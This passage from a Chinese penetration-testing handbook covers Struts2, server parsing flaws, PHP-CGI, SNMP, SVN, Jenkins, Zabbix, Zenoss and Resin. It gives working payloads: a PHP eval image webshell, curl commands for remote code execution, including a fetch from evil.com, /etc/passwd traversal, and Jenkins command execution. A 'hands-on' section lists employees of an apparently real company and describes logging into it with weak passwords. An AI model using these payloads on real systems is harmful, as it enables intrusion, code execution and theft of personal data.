在 struts2 中，DefaultActionMapper 类支持以 "action:"、"redirect:"、"redirectAction:" 作为导航或是重定向前缀，但是这些前缀后面同时可以跟 OGNL 表达式，由于 struts2 没有对这些前缀做过滤，导致利用 OGNL 表达式调用 java 静态方法执行任意系统命令。redirect: 和 redirectAction: 此两项前缀为 Struts 默认开启功能，目前 Struts 2.3.15.1 以下版本均存在此漏洞。

5.2 S2-017 重定向漏洞

Apache Struts 2.0.0 没有有效过滤 "redirect:"/"redirectAction:" 参数前缀内容，存在多个开放重定向漏洞，攻击者通过构建特制的 URI 并诱使用户点击，利用这些漏洞将这些用户重定向到攻击者控制的站点，执行钓鱼攻击。

5.3 S2-019 命令执行漏洞

Struts2 是第二代基于 Model-View-Controller (MVC) 模型的 java 企业级 web 应用框架。Apache Struts 2.3.15.2 之前版本的 "Dynamic Method Invocation" 机制是默认开启的，仅提醒用户如果可能的情况下关闭此机制，这样就存在远程代码执行漏洞，远程攻击者可利用此漏洞在受影响应用上下文中执行任意代码。

6 web 服务器解析漏洞

www.cnseay.com/806/

6.1 IIS 6.0

<1>后缀解析: /xx.asp;.jpg

<2>目录解析: /xx.asp/xx.jpg (xx.asp 目录下可解析任何文件)

<3>默认解析: xx.asa xx.cer xx.cdx (IIS 默认配置中，该类文件由 asp.dll 解析)

发散思维: /xx.asa/xx.jpg /xx.cer/xx.jpg /xx.cdx/xx.jpg

6.2 IIS 7.0/IIS 7.5/Nginx<=0.8.37

默认 Fast-CGI 开启状况下，在文件路径 (/xx.jpg) 后加上 /xx.php，即 /xx.jpg/xx.php 会被解析为 php 文件。

xx.jpg 为一句话图片马，制作过程如下：

```
copy yy.jpg/b + zz.txt/a xx.jpg
```

/b: 二进制[binary]模式

/a: ASCII 模式

yy.jpg : 正常图片文件

zz.txt : 一句话 <?PHP fputs(fopen('shell.php','w'),'<?PHP eval(\$_POST[youxiu])?>');?>

shell.php youxiu

6.3 Nginx<=0.8.37

在 Fast-CGI 关闭的情况下，Nginx 仍然存在解析漏洞：

在文件路劲(xx.jpg)后面加上%00.php ，即 xx.jpg%00.php 会被当做 php 文件来解析

参照《Nginx 空字节可远程执行代码漏洞》

6.4 Apache

<1>后缀解析：test.php.x1.x2.x3 （x1,x2,x3 为没有在 mime.types 文件中定义的文件类型）

Apache 将从右往左开始判断后缀，若 x3 为非可识别后缀，则判断 x2，直到找到可识别后缀为止，然后对可识别后缀进行解析。

Apache 可解析：php | php3 | phtml

参照《Apache 漏洞之后缀名解析漏洞》

防范：在 apache 配置文件中添加禁止.php 文件执行的语句：

```
<Files ~".(php|php3|phtml.)">
```

```
Order Allow,Deny
```

```
Deny from all
```

```
</Files>
```

<2>若在 Apache 中，.htaccess 可被应用（即 AllowOverride=All）

.htaccess 可被上传

则在.htaccess 中写入 (shell.jpg 为上传文件，便可得到 shell)

```
<FilesMatch "shell.jpg"> SetHandler application/x-httpd-php </FilesMatch>
```

6.5 lighttpd

xx.jpg/xx.php

6.6 windows 环境

Windows 环境下，文件 xx.jpg[空格]

文件 xx.jpg.

两类文件不允许存在。若这样命名，windows 会自动除去空格和点，从而被利用。

7 PHP-CGI 远程任意代码执行漏洞

zone.wooyun.org/content/151

www.hackbase.com/tech/2012-05-07/66395.html

该漏洞是用户将 HTTP 请求参数提交至 Apache 服务器，通过 mod_cgi 模块交给后端的 php-cgi 处理，但在执行过程中部分字符没有得到处理，比如空格、等号 (=)、减号 (-) 等。利用这些字符，攻击者可以向后端的 php-cgi 解析程序提交恶意数据，php-cgi 会将这段“数据”当做 php 参数直接执行，目前截获到的攻击主要利用以下 PHP 参数：

| | |
|------------------------------|--|
| <code>-d foo[=bar]</code> | Define INI entry foo with value 'bar' |
| 为 php 定义 ini 中的配置项 | |
| <code>-n</code> | No php. ini file will be used |
| 不使用 php. ini, 可以绕过 php 的安全设置 | |
| <code>-s</code> | Output HTML syntax highlighted source. |
| 高亮格式输出 php 源码 | |

7.1 本地包含执行代码

```
curl -H "USER-AGENT: <?system('id');die();?>"
```

```
http://target.com/test.php?-dauto_prepend_file%3d/proc/self/environ+-n
```

(/proc/self/envIRON 为本地文件路径)

7.2 远程包含执行代码

```
Curl http://target.com/test.php?-dallow_url_include%3dOn+-
```

```
dauto_prepend_file%3dhhttp%3a%2f%2fwww.evil.com%2fevil.txt
```

(%3d = %3a : %2f /)

(http://www.evail.com/evil.txt 为木马文件)

8 FCK 编辑器上传漏洞

8.1 漏洞利用

<1>编辑器本身存在漏洞：更多参见《后台编辑器漏洞手册》

<2>编辑器 + web 服务器解析漏洞

<3>突破后台建立文件夹漏洞（. 变 _）

9 Apache Server Status 对外暴露

www.ccvita.com/333.html

Apache 1.3.2 及之后的版本自带查看 Apache 状态的功能模块 `server-status`，若设置不严（对公网开放），就会造成信息泄露，例如：真实 IP、性能信息、客户端 IP、旁站信息等。

9.1 利用方式

未做限制访问的 URL 为：<http://www.apache.org/server-status>

10 网站备份文件可下载

该问题可能导致源代码泄露，获取 `web.conf` 文件，从中得到数据库密码，导致进一步渗透。

10.1 利用方式

常见备份目录为：

<http://www.xxx.com/xxx.rar>

<http://www.xxx.com/xxx.zip>

<http://aaa.xxx.com/aaa.rar>

<http://bbb.xxx.com.cn/bbb.tar>

<http://bbb.xxx.com/sysadmin.tar.gz>

ip/www.xxx.com.zip

<1>直接在 URL 中访问，然后下载

<2>使用 `curl` 工具 例如：`curl -I http://www.fff.com/fff.zip`

（`curl` 是利用 URL 语法在命令行下工作的开原文件传输工具）

11 目录遍历并查看敏感数据

这类漏洞的危害可大可小，一般都是结合具体环境来利用。

11.1 利用方式

根据从 wooyun 上看到的漏洞，其发现方式主要有：

<1>wvs 扫描目录 (inc, 返回 312, 直接访问看到目录列表)

<2>常见泄露路径：

`http://www.xxx.com/caches`

`http://www.xxx.com/database`

`http://www.xxx.com/..%2f..%2f..%2f..%2fetc%2fpasswd`

12 SNMP 信息泄露

`drops.wooyun.org/tips/409`

12.1 基本原理

SNMP（简单网络管理协议）：该协议能够支持网络管理系统，用以监测连接到网络上的设备是否有任何引起管理上关注的情况。目前共有 V1、V2、V3 三个版本，应用比较广泛的还是前两个版本，同时存在安全问题也较多。

Cacti、Mrtg 等监控工具都基于 snmp 协议。其原理可以简单理解为：

管理主机向被管理的主机或设备发送一个请求（包含 community 和 oid）

（community 相当于认证口令）

（oid 为代号，例如 112 代表 CPU 使用率，113 代表内存使用率）

被管理设备收到请求后先查看 community 是否与自己保持一致，若一致则返回请求信息，若不一致则不返回任何信息。

此外，管理主机通过 snmp 协议除了可以获取被管理主机的信息外，还可以修改其配置信息（主要是路由交换设备方面）。

12.2 snmp 弱口令

snmp 服务器的默认密码为 public，漏洞发现与扫描：

<1>x-scan 扫描 + GFI LANGard 利用

<2>使用 Snmp Digger 进行漏洞利用

<3>snmputil.exe

`snmputil.exe get|getnext|walk agent community oid[oid.....]`

| | |
|--------|--|
| 当前进程列表 | snmputil.exe walk ip public .1.3.6.1.2.1.25.4.2.1.2 |
| 系统用户列表 | snmputil.exe walk ip public .1.3.6.1.4.1.77.1.2.25.1.1 |
| 列出域名 | snmputil.exe walk ip public .1.3.6.1.4.1.77.1.4.1.0 |
| 列出安装软件 | snmputil.exe walk ip public .1.3.6.1.2.1.25.6.3.1.2 |
| 列出系统信息 | snmputil.exe walk ip public .1.3.6.1.2.1.1 |

<4>IP Network Browser (snmp 浏览工具)

12.3 snmp 获取管理员密码

snmp 默认开放端口: 161

<1>H3C 防火墙: 通过 SNMP 只读权限的团体字符串便可以读到管理密码, 从而控制设备。(WooYun-2013-21877)

扫描工具: solarwinds 中的 snmpsweep

升级版: solarwinds 工具包中的 ip browser

<2>华为 quidway 三层交换

利用这个 OID 读出的密码为明文 (WooYun-2013-21964)

```
root@bt:~# snmpwalk -c private -v 1 x.x.x.x 1.3.6.1.4.1.2011.5.2.1.10.1
```

对于存在该漏洞的设备, 目前已知可以获取帐号的 oid 有以下三个 (walk):

1.3.6.1.4.1.2011.5.2.1.10.1

1.3.6.1.4.1.2011.10.2.12.1.1.1

1.3.6.1.4.1.25506.2.12.1.1.1

12.4 实战演练

```
snmpwalk -v 2c -c public xx.xx.xx.xx
```

```
root@Aerfa:~# snmpwalk -v 2c -c public
iso.3.6.1.2.1.1.1.0 = STRING: "Windows WINDOWS-IKI9HTJ 6.1.7600 Server 4.0 Intel64 Family 6 Model 26 Stepping 5"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.13
iso.3.6.1.2.1.1.3.0 = Timeticks: (241621232) 27 days, 23:10:12.32
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@somewhere.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "WINDOWS-IKI9HTJ"
iso.3.6.1.2.1.1.6.0 = STRING: "Right here, right now."
iso.3.6.1.2.1.1.8.0 = Timeticks: (8) 0:00:00.08
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.31
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB module to describe generic objects for network interface sub-layers"
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The MIB module for managing IP and ICMP implementation"
```

13 SVN 源码泄露

drops.wooyun.org/tips/352

13.1 SVN 介绍

Subversion, 简称 SVN, 是一个开放源代码的版本控制系统。在开源软件的开发过程中, 由于开发方式自由和开发人员分散等特性, 版本控制问题一直关系到项目成败, 没有版本控制开源软件的开发过程就会变得混乱和不可控制。

Subversion 使用服务端—客户端的结构 (当然服务端与客户端可以都运行在同一台服务器上)。在服务端是存放着所有受控制数据的 Subversion 仓库, 另一端是 Subversion 的客户端程序, 管理着受控数据的一部分在本地的映射 (称为“工作副本”)。两端间通过各种仓库存取层 (Repository Access, 简称 RA) 的多条通道 (通道中可以通过不同的网络协议比如 HTTP、SSH 或本地文件等) 进行访问的。

svn 默认端口是 3690

13.2 漏洞原理

程序导出方式:

在现实开发环境中, 建议使用导出功能 `svn export` (而不是 `svn co`)

`svn co` : 【导出结果带 `.svn` 文件夹的目录树】

`svn co http://路径[本地目录全路径] -username 用户名 -password 密码`

`svn co svn://路径[本地目录全路径] -username 用户名 -password 密码`

svn export : 【导出结果不带 .svn 文件夹的目录树】

svn export [-r 版本号] http://路径[本地目录全路径] -username 用户名 -password 密码

svn export [-r 版本号] svn://路径[本地目录全路径] -username 用户名 -password 密码

漏洞产生原因:

在实际开发环境中, 很管理员直接把 svn co 导出来的代码放到 web 目录下, 致使 .svn 隐藏文件夹暴露于外网环境中, 恶意攻击者可以借助其中包含的用于版本信息追踪的“entries”文件逐步摸清站点结构。

漏洞利用方式:

若 .svn 目录没有做访问权限限制, 可以通过 .svn 来遍历文件和目录列表。

若 *.php.svn-base 被当做 php 来执行, 若暴露 php 错误信息(真实路径)或空白内容, 则该站点存在扩展名问题, 找文件上传处上传 xx.php.gif 文件获取 webshell。

若 *.php.svn-base 不当做 php 文件执行, 则可下载 svn 中的所有 php 源码文件。

<1>直接在浏览器中访问 /svn/entries

<2>利用 seay 的 svn 工具

14 hadhoop 应用对外访问

14.1 基础概念

Hadoop 是一个由 apache 基金会所开发的分布式系统基础架构。用户可以在不了解分布式底层细节的情况下, 开发分布式程序。充分利用集群的威力进行高速运算和存储。

14.2 漏洞利用

默认开放端口: hadoop 50070

hbase 50075

hdfs 50090

<1>Hadoop 管理界面弱口令, 例如: admin 123456 WooYun-2014-58320

<2>Hadoop 远程命令执行, 通过 hadoop, hbase, hdfs0.2 RC 版本的管理 web 端能远程执行命令 (jstack pstack servlet 执行命令), 通过该节点对集群服务器进行任务分发 (该项是基本功能, 可以进行批量提权 linux 主机), 从而渗透进 hadoop 集群。 WooYun-2013-20282

15 Nagios 信息泄露

Nagios 是一个监视系统运行状态和网络信息的监视系统。Nagios 能监视所指定的本地或远程主机及服务，可运行在 linux、unix 平台上，同时提供一个基于浏览器的 WEB 界面以方便系统管理人员查看网络状态，各种系统问题以及日志等等。

15.1 漏洞利用

Nagios 运维监控 API 接口暴露 WooYun-2014-86842

16 RTX 即时通信信息泄露

腾讯通 RTX(Real Time eXchange)是腾讯公司推出的企业级即时通信平台。企业员工可以轻松地通过服务器配置的组织架构查找需要进行通信的人员，并采用丰富的沟通方式进行实时沟通。文本消息、文本传输、直接语音会话或者视频的形式满足不同办公环境下的沟通需求。

16.1 漏洞利用

默认开放端口： 8012

<1>开放应用端口暴露： <http://xx.xx.xx.xx:8012/userlist.php>

直接可以访问到所有用户 id、用户名等信息的 json

在“查看审核结果处”尝试用户名+弱口令(3102 或 123456)登陆，登陆成功后即进入内部网络。

<2>得到用户名后，可以读取手机号

用户名： rtx.bxlq.com/userlist.php

手机号： rtx.bxlq.com/getmobile.cgi?receiver=用户名

16.2 动手实践


<http://xx.xx.xx.xx:8012/userlist.php> 中国某公司

```
8:8012/userlist.php
[{"id":1001,"name":"\u9ad8\u5efa\u519b"}, {"id":1003,"name":"\u5218\u5bcc\u5229"}, {"id":1004,"name":"\u738b\u6dd1\u660e"}, {"id":1005,"name":"\u9648\u5fd7\u534e"}, {"id":1006,"name":"\u4f55\u514b\u589e"}, {"id":1011,"name":"\u5434\u632f\u6765"}, {"id":1012,"name":"\u6842\u8302\u6797"}, {"id":1013,"name":"\u80e1\u7389\u82ac"}, {"id":1015,"name":"\u5218\u73b2"}, {"id":1016,"name":"\u4ef2\u742a"}, {"id":1017,"name":"\u8d75\u56db\u65b0"}, {"id":1019,"name":"\u5b54\u7e41\u6708"}, {"id":1020,"name":"\u738b\u7d20\u7389"}, {"id":1021,"name":"\u738b\u6653\u4e3d"}, {"id":1022,"name":"\u6768\u8d8a"}, {"id":1023,"name":"\u97e9\u96ea\u5a1c"}, {"id":1024,"name":"\u5f20\u667a"}, {"id":1025,"name":"\u5218\u5efa"}, {"id":1026,"name":"\u5f20\u5927\u4e3a"}, {"id":1027,"name":"\u5218\u617\u654f"}, {"id":1030,"name":"\u674e\u598d"}, {"id":1031,"name":"\u7ae5\u5317\u4fe1"}, {"id":1032,"name":"\u6556\u5efa\u5e73"}, {"id":1036,"name":"\u97e9\u4e66\u971e"}, {"id":1038,"name":"\u4ed8\u5a1f"}, {"id":1039,"name":"\u5c1a\u6d2a\u5229"}, {"id":1040,"name":"\u6881\u4e1c\u534e"}, {"id":1041,"name":"\u738b\u8679"}, {"id":1042,"name":"\u6731\u5149\u672a"}, {"id":1045,"name":"\u9773\u71d5\u751f"}, {"id":1046,"name":"\u5f20\u8273\u4e3d"}, {"id":1047,"name":"\u674e\u5fd7\u4f1f"}, {"id":1048,"name":"\u5b8b\u6000\u8425"}, {"id":1049,"name":"\u9773\u94ee"}, {"id":1050,"name":"\u5434\u660e"}, {"id":1051,"name":"\u90d1\u751c\u751c"}, {"id":1052,"name":"\u90a2\u71d5\u541b"}, {"id":1054,"name":"\u9648\u66fc\u66fc"}, {"id":1055,"name":"\u5f20\u6668"}, {"id":1056,"name":"\u674e\u5fb7\u5e86"}, {"id":1057,"name":"\u5434\u6653\u658c"}, {"id":1058,"name":"\u5415\u5c0f\u5e05"}, {"id":1059,"name":"\u5218\u6d77\u6d9b"}, {"id":1060,"name":"\u91d1\u8389\u8389"}, {"id":1062,"name":"\u6731\u80dc\u53d1"}, {"id":1063,"name":"\u91d1\u5f6a"}, {"id":1066,"name":"\u8d3e\u5fd7\u5a1f"}, {"id":1067,"name":"\u8d75\u5cb3\u6c5f"}, {"id":1068,"name":"\u718a\u654f"}, {"id":1069,"name":"\u5218\u5360\u6167"}, {"id":1070,"name":"\u82d7\u7ee7\u5168"}, {"id":1071,"name":"\u674e\u6e90"}, {"id":1072,"name":"\u9ad8\u946b"}, {"id":1073,"name":"\u6bb5\u6c38\u5143"}, {"id":1074,"name":"\u5218\u5e7f\u6770"}, {"id":1075,"name":"\u8d3e\u7433\u5a1f"}, {"id":1077,"name":"\u5143\u4e3d\u5f3a"}, {"id":1078,"name":"\u6b27\u9e4f\u6881"}, {"id":1080,"name":"\u9ece\u6b23"}, {"id":1086,"name":"\u6768\u654f"}, {"id":1087,"name":"\u9648\u6210\u5149"}, {"id":1088,"name":"\u5218\u6708\u65b0"}, {"id":1090,"name":"\u5f20\u9ed8\u5f3a"}, {"id":1094,"name":"\u5ed6\u5974\u6c5f"}, {"id":1096,"name":"\u5415\u6218\u519b"}, {"id":1097,"name":"\u5f20\u6653\u5175"}, {"id":1098,"name":"\u80e1\u6653\u535a"}, {"id":1099,"name":"\u8212\u5f6a"}, {"id":1100,"name":"\u95eb\u4e3d\u5a1c"}, {"id":1101,"name":"\u9648\u8054\u6625"}, {"id":1103,"name":"\u5415\u660e\u5229"}, {"id":1105,"name":"\u738b\u8d35\u6d77"}, {"id":1106,"name":"\u5f20\u65b0\u4f1f"}, {"id":1110,"name":"\u8d75\u632f\u5fe0"}, {"id":1115,"name":"\u5f20\u94ed\u6625"}, {"id":1116,"name":"\u5434\u5c0f\u5f3a"}, {"id":1117,"name":"\u674e\u677e"}, {"id":1122,"name":"\u5f90\u957f\u70b3"}, {"id":1134,"name":"\u666d\u65c5"}, {"id":1188,"name":"\u5f20\u5efa\u6770"}, {"id":1211,"name":"\u9648\u6587\u9641"}, {"id":2000,"name":"\u65b0\u654f\u6d32"}]
```

Unicode 转汉字




回到首页，查看审核结果处，进行弱口令尝试：高 X 军 / 123456



回到首页，下载并安装客户端进行登陆





一直连接不上，最后用 nmap 扫描端口，一个个尝试，最终确定为 9002

高 X 军 123456

桂 X 林 123456

孔 X 月 123456



公司领导



17 Ganglia 系统监控信息泄露

Ganglia 是 UC Berkeley 发起的一个开源集群监视项目，设计用于测量数以千计的节点。Ganglia 的核心包含 gmond、gmetad 以及一个 web 前段。主要用来监控系统性能，如 cpu、mem、硬盘利用率、I/O 负载、网络流量情况等，通过曲线很容易见到每个节点的工作状态，对合理调整、分配系统资源，提高系统整体性能起到重要作用。

工作原理：

Ganglia 包括如下几个程序，他们之间通过 XDR(xml 的压缩格式)或者 XML 格式传递监控数据，达到监控效果。集群内的节点，通过运行 gmond 收集发布节点状态信息，然后 gmetad 周期性的轮询 gmond 收集到的信息，然后存入 rrd 数据库，通过 web 服务器可以对其进行查询展示。

17.1 漏洞利用

可以查看公司内部流量信息、被监控主机的配置信息及运行状态。

开放端口：8649 （不确定，案例中还有开放 8000）

<1>直接在浏览器地址栏输入 IP:8649 eg: <http://xx.xx.xxx.xx:8649/>

<2>直接访问域名：ganglia.xx.com

<3>使用 nc 查看：nc.exe iii.com 8649 |more

18 j2ee 应用架构（web 服务器搭配不当）

drops.wooyun.org/papers/60

在通常的 web 应用中会将多个 web 服务器搭配着使用，以解决其中某台服务器的性能缺陷、负载均衡及完成一些分层结构的安全策略等。较常见的如：Nginx+Tomcat 的分层结构

Nginx：高性能的 HTTP 和反向代理服务器。通过它可以解决一些静态资源(图片、js、css 等类型的文件)访问处理。

Tomcat：免费开放源代码的 j2ee Web 服务器。其性能缺陷：处理静态资源特别是图片文件时特别吃力。

18.1 漏洞成因

由于处理方式或分层架构设计，如果对静态资源的目录或文件的映射配置不当，就会引发安全问题(特别是在 j2ee 应用中)。

Tomcat 的 WEB-INF 目录(每个 j2ee 的 web 应用部署文件默认包含该目录)，在 tomcat 中该目录禁止访问，包含以下内容：

classes 目录：包含该应用核心的 java 类编译后的 class 文件及部分配置文件；

lib 目录：所有框架、插件和组件的架包；

web.xml 目录：重要配置文件。(展开攻击的一把钥匙)

Nginx 在解析静态文件时，把 web-inf 目录映射进去，若没有做 nginx 相关安全配置或由于 nginx 自身缺陷影响，将导致通过 nginx 访问到 tomcat 的 web-inf 目录。

通常，只配置 nginx 把与 j2ee 及开发架或自定义框架有关的 url(例如：.jsp、.do、.action... 等)交给 tomcat，剩下的大部分后缀类型的 url 直接交给 nginx 处理(包括 web-inf 中比较重要的.xml、class 等类型)。

18.2 漏洞利用

该问题普遍存在于大型站点应用中，由于 j2ee 应用自身的一些特性，例如：起点配置

文件 web.xml (/WEB-INF/web.xml)，若先找到它并结合 j2ee 的 xml 路径配置特点，就可以找到其他的配置文件(需进行反编译)，甚至获得整个应用的所有核心代码及应用架构的相关信息。

18.3 修复方案

<1>最好不要映射非静态文件目录或敏感目录；

<2>修改 nginx 配置文件，禁止访问 WEB-INF 文件 : Location ~ ^/WEB-INF/* {deny all;}

19 Jenkins 平台未设置登录验证

Jenkins 是基于 java 开发的一种持续集成工具，用于监控持续重复的工作，功能包括：
(1)持续的软件版本发布/测试项目；(2)监控外部调用执行的工作。

19.1 漏洞利用

<1>未授权访问，可直接执行命令 `wooyun-2013-028803`

直接在 url 中访问：eg: <http://xx.xx.xx.xx:8080> (端口视具体情况而定，案例中有 3000、8888)

<2> <http://ip/script>

`java.lang.Runtime.getRuntime().exec('id').getText();` 行脚本并回显一句话

20 zabbix 默认口令

20.1 基础知识

Zabbix 除了监控功能强大之处，还可以在忘记 root 密码的时候重置服务器 root 密码。（这也是一个超级后门）

此外，system.run 模块可以执行任意指令（agent 在 root 权限下，不过一般都开启该权限）

20.2 利用方式

弱口令进入后台： `http://ip/zabbix/ admin / zabbix`

攻击方法：

<1>尝试 system.run 执行命令

<2>获取 zabbix server shell:

Administrator-->Scripts-->修改 Commands(例如改为 `uname -a`)

Monitoring——>Last data——>点击 Zabbix server，执行调用命令

21 zenoss 默认口令

21.1 基本知识

Zenoss Core 是开源企业级 IT 管理软件-智能监控软件，允许 IT 管理员依靠单一的 WEB 控制台来监控网络架构的状态和健康度。Zenoss 同时也是开源的网络与系统管理软件。

21.2 漏洞利用

ip:8080 admin / zenoss

ip:8080/zport/dmd/Dashboard

zenoss 有一个 commands 功能，可以执行指令将指令修改为自己需要的即可)，然后选中一台机器执行指令。

在 wooyun 上所见到案例中，最令人头疼的也最难理解的是：

<1>wooyun-2013-019917 反弹获取 shell

<2>wooyun-2013-019917 边界神器 py 版开启 socks 代理

(zone.wooyun.org/content/1693)

<3> wooyun-2013-019917 端口转发（将代理端口转发到公网）

22 Resin 任意文件读取

22.1 基本知识

Resin: java 应用服务器

CAUCHO 公司产品，是一个非常流行的 application server ，对 server 和 JSP 提供良好的支持，速度非常快直逼 APACHE SERVER。Resin 支持负载均衡，可以增加 web 站点的可靠性。

22.2 漏洞利用

Resin 的某个 CGI 程序实现上存在输入验证漏洞，远程攻击者可能利用此漏洞读取 Web 主目录下的任意文件。

<1>任意文件读取：

配置文件：

<http://ip/resin-doc/examples/ico-periodictask/viewfile?file=WEB-INF/web.xml>

读取源码:

<http://ip/resin-doc/examples/ico-periodictask/viewfile?file=index.xtp>

读取 password.xml

ip/resin-doc/examples/ioc-periodictask/viewfile?file=WEB-INF/password.xml

<2>resin 文件包含漏洞 shell (wooyun-2013-023139)

<http://ip/Resin-doc/viewfile/?contextpath=C:\&servletpath=&file=boot.ini>

<3>resin 弱口令


<http://ip/resin-admin/status.php> admin / admin

<4>resin 版本过低, 导致磁盘信息泄露

<http://ip/c/>

